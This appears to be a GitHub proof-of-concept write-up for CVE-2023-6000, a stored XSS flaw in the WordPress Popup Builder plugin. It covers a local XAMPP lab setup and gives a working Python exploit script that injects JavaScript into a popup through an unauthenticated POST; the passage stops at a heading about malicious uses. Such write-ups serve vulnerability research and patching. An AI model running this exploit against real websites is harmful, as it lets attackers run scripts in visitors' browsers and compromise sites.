 ronf98/cve-2023-6000-poc
This vulnerability displays an XSS flaw in a WordPress popup plugin, allowing attackers to inject malicious JavaScript through a stored XSS

This vulnerability allows an attacker to exploit a Cross-Site Scripting (XSS) flaw in the WordPress Popup Builder plugin. The plugin fails to prevent regular visitors from modifying existing popups and by sending a specially crafted request to the server, the attacker can inject malicious scripts into the popup, which will execute when users interact with the popup.
For this POC, the vulnerability will trigger by manipulating the popup’s opening behavior, where a simple alert script, will be injected to run when the popup opens. This type of attack can lead to a range of issues, including unauthorized access to sensitive information and further exploitation of the affected website, potentially compromising user data or the entire site.
For this POC we can use a Windows 10 machine and download XAMPP : https://www.apachefriends.org/download.html

After installation, make sure to turn ON the Apache and MySQL modules:
WordPress, like most content management systems, requires a database to store all its essential data, The SQL database we'll create, acts as the central storage for all this information.

The vulnerable version of the Popup Builder plugin can be downloaded from their main site: https://wordpress.org/plugins/popup-builder/advanced/
Choose an older version before the fix in 4.2.3:
Next, go to your admin Wordpress page - http://localhost/wordpress/wp-login.php
Plugins -> Add New Plugin -> Upload Plugin -> Choose the download .ZIP file and install
In the Wordpress-admin page, we can create a simple front page by going to Pages -> Add New Page -> Choose a Pattern.
For Popup, go to Popup Builder -> Add New -> Choose type and customize.
For this POC, I selected a subscription popup, as it is one of the most commonly seen popups on websites today.

In the Display Rules tab, you can attach the popup to your front page:

Now when we enter our front page using http://localhost/wordpress/
we can see our popup being triggered.

To execute the exploit, we first need to identify the Popup ID.
This can be done by navigating to the site, triggering the popup and opening the Network tab in the developer tools.
Look for the admin-ajax.php request, a core WordPress component used to handle AJAX requests.
Popup Builder utilizes this to manage functions like saving, updating, previewing, and controlling popups within WordPress.
Under the Payload tab, we can find the popup ID:
After finding the Popup ID, we can use the following script to trigger the exploit:
import requests

# Define the target URL for the vulnerable site
url = "http://localhost/wordpress/"
headers = {
    "Content-Type": "application/x-www-form-urlencoded"
    }
data = {
    "sgpb-is-preview": "1",
    "post_ID": "22",     #use the Popup ID we found
    "sgpb-type": "html",
    "sgpb-WillOpen": "alert('Stored XSS Executed Successfully');"     #custom JS code goes here
    }

# Send the POST request and output the results
response = requests.post(url, data=data)
print(response.text)
Since we can edit the popup, we can also control the trigger timing of our custom JS. If we go to the Wordpress-admin page, in the popup setting we can see a "Custom JS or CSS" option, this will control the timing of the custom code:

We can then incorporate this into our script according to our wanted usage.
After triggering the script, we can see in the Wordpress-admin page that a new line has been added to the custom JS section of our popup:

Now when entering the site as a regular user we can see the following message being prompt:

We can also see our message was saved inside the SQL database (under the wp_postmeta table by default) which confirms it being a stored XSS:

This stored XSS vulnerability in the Popup Builder plugin allows the attacker to embed malicious JavaScript that can be executed whenever a user interacts with the infected popup. The following are ways to exploit it maliciously:
